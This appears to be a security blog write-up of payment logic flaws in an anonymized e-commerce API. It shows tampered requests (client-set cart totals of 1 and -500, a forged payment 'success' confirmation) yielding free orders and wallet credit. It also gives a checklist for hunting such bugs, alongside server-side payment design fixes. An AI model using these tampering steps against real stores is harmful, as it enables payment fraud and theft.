
 Posted by
 (No Code Injection, No Exploits – Just Broken Logic)
Disclaimer
This article is written strictly for educational and defensive purposes.
All applications, endpoints, prices, and identifiers are fully anonymized.
No real payments were processed or abused.
This post demonstrates why business logic bugs are more dangerous than technical bugs.
Why Business Logic Bugs Are Every Company’s Blind Spot
Ask a developer what scares them most and they’ll say:
- SQL injection
- RCE
- XSS
Ask an attacker.
They’ll say:
Payments. Discounts. Refunds.
Because business logic bugs:
- Don’t trigger security alerts
- Look like “valid behavior”
- Often bypass all technical defenses

💸 You don’t hack the server — you hack the rules.
Target Overview (Anonymized)
- Type: E-commerce / SaaS platform
- Payment flow:
- Add item to cart
- Apply coupon
- Checkout
- Payment confirmation
- Backend: REST API
- Gateway: Third-party payment processor
Everything looked clean.
Until I followed the money.
Phase 1: Mapping the Payment Flow (Never Skip This)
I added a product worth ₹999.
Network tab showed:
POST /api/cart/add
POST /api/cart/apply-coupon
POST /api/checkout
POST /api/payment/verify
Important rule:
Payment flows are multi-step → logic bugs live between steps
Phase 2: The First Red Flag (Client-Side Trust)
While applying a coupon, the request looked like:
POST /api/cart/apply-coupon
Content-Type: application/json

{
  "coupon": "WELCOME50",
  "cart_total": 999
}
🚩
Why is cart_total coming from the client?
That number should never be trusted.
Phase 3: Simple Manipulation (No Tools Needed)
I changed:
"cart_total": 999
to:
"cart_total": 1
Response:
{
  "discount": 50,
  "final_price": 0
}
😐
The server recalculated discount based on user-supplied price.
Phase 4: Free Checkout (Still “Valid”)
I continued checkout.
POST /api/checkout
Response:
{
  "payment_required": false,
  "order_id": 7821
}
The system thought:
“Price is zero — no payment needed”
No exploit.
No error.
Just logic.
Phase 5: Payment Verification Abuse
Even worse — I inspected the final step:
POST /api/payment/verify
Payload:
{
  "order_id": 7821,
  "status": "success"
}
Response:
{
  "order_status": "confirmed"
}
🚨
The backend trusted the client to tell it payment succeeded.
Phase 6: Unlimited Free Purchases
At this point, the attack was repeatable:
1️⃣ Add item
2️⃣ Modify cart_total
3️⃣ Apply coupon
4️⃣ Skip payment
5️⃣ Confirm order
All orders appeared:
- Paid
- Legit
- Logged as normal sales
This is the most dangerous kind of bug.
Variant #2: Negative Pricing (Even Worse)
I tested:
"cart_total": -500
Response:
{
  "wallet_credit": 500
}
💀
The system credited my wallet.
This wasn’t a bug.
This was a financial exploit.
Why This Bypassed All Security
| Security Control | Why It Failed |
|---|---|
| Auth | User was logged in |
| HTTPS | Requests were “valid” |
| WAF | No malicious payload |
| Logs | Looked normal |
| Payment gateway | Never reached |
Security tools don’t catch bad math.
Root Cause Analysis
❌ Developer Assumptions
- Client won’t modify price
- Frontend calculations are reliable
- Payment gateway handles everything
- Users won’t replay requests
Every assumption was wrong.
✅ Correct Payment Design
Golden rules of payments:
- Server calculates all prices
- Client sends only product IDs
- Payment status comes from gateway webhook
- Never trust client “success”
- Prevent replay with nonces
Anything else is vulnerable.
How I Hunt Payment Logic Bugs (Exact Playbook)
🔍 Checklist
1️⃣ Modify prices
2️⃣ Reuse coupons
3️⃣ Skip steps
4️⃣ Replay confirmations
5️⃣ Change quantities
6️⃣ Try negative values
If money moves incorrectly — you found gold.
Tools Used
| Tool | Purpose |
|---|---|
| Browser DevTools | Flow mapping |
| Burp Suite | Parameter tampering |
| Repeater | Replay attacks |
| Brain | Business logic |
Severity Assessment
| Impact | Level |
|---|---|
| Financial loss | Critical |
| Detection | Very low |
| Abuse at scale | High |
| Legal risk | Severe |
Severity:
Critical – Direct Revenue Loss
This is why companies quietly fix these bugs.
Why These Bugs Rarely Get Reported
Because:
- They feel “too simple”
- Companies fear disclosure
- Hard to explain to management
- Logs look legitimate
But attackers love silent money bugs.
Final Thoughts
This wasn’t hacking the system.
This was:
Letting the system do exactly what it was told.
And it told itself a lie.
 Spyboy blog